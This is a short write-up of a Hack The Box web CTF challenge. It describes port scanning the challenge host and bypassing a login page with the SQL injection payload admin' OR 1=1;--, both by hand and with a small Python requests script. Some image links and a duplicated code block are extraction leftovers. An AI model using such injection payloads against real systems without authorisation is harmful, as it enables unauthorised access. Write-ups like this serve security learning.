Sanitize

Platform	HTB
Operating System	Web-CTF
Tags	SQLi python

General-Information

▼ Table of Contents

▼ Challenge Description

- Can you escape the query context and log in as admin at my super secure login page?

Summary

- Single login parameter web app is vulnerable to an SQLi due to not sanitizing user input.

Recon

▼ I ran the usual `nmap`, `nikto`, and `feroxbuster` set of tools, but nothing interesting came back. The information I found out, is that its a Python app with the HTTP title of SQLi, which could be hinting as that being the vuln, or a rabbit hole.


▼ Nmap Output

```
kali@kali:~/HTB/ctf/sanitize$ nmap -A -Pn 134.209.17.29 -p32076 -oN nmap.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 19:41 EDT
Nmap scan report for 134.209.17.29
Host is up (0.11s latency).

PORT      STATE SERVICE VERSION
32076/tcp open  http    Werkzeug httpd 1.0.1 (Python 2.7.17)
|_http-title: SQLi
```


Website

▼ Moving on to looking at the website I see its just a login portal with a URL commented out in the source code.

▼ Website screenshot



▼ HTML comment.




▼ I tried out a basic SQLi command on the password parameter to see what happened because I knew that I needed to be admin to login. Not to my surprise the app didn't authenticate me, but I was surprised when I saw the text I input immediately on the page, no sanitation.

▼ Credentials

- Username: `admin`
- Password: `1=1`

▼ Screenshot of output



Exploitation

▼ I took the long way towards getting the flag on accident because I read through the python code on `/debug` to try and understand how the flag could be retrieved. When instead I could have just used an SQLi command on the username and password to login like the screenshot below.

▼ Method #1

▼ Credentials

- Username: `admin' OR 1=1;--`
- Password: `1=1`

▼ Screenshot

- Method #2 w/Python
  - Python Code
    - Screenshot


```python
#!/usr/bin/python

import requests

def webrequest():
    url = "http://134.209.17.29:32076/"
    creds = {"username": "admin' OR 1=1;--","password": "1=1"}
    r = requests.post(url,data=creds)

    #Print status code and text on screen
    print(r.status_code)
    print(r.text)

webrequest()
```

    - Code

```
#!/usr/bin/python

import requests
```


```
def webrequest():
    url = "http://134.209.17.29:32076/"
    creds = {"username": "admin' OR 1=1;--","password": "1=1"}
    r = requests.post(url,data=creds)

    #Print status code and text on screen
    print(r.status_code)
    print(r.text)

webrequest()
```

▼ Terminal Output



- This method is over kill, but I wanted to try and get better at Python, so I just did it.

▼ `/debug` Screenshot



- I got the SQLi commands from this site - https://fareedfauzi.gitbook.io/ctf-checklist-for-beginner/web

---

Information Learned

- To get better at testing applications, I need to write down all the parameters that take user input. That way I can work through trying to manipulate those fields once instead of forgetting about them.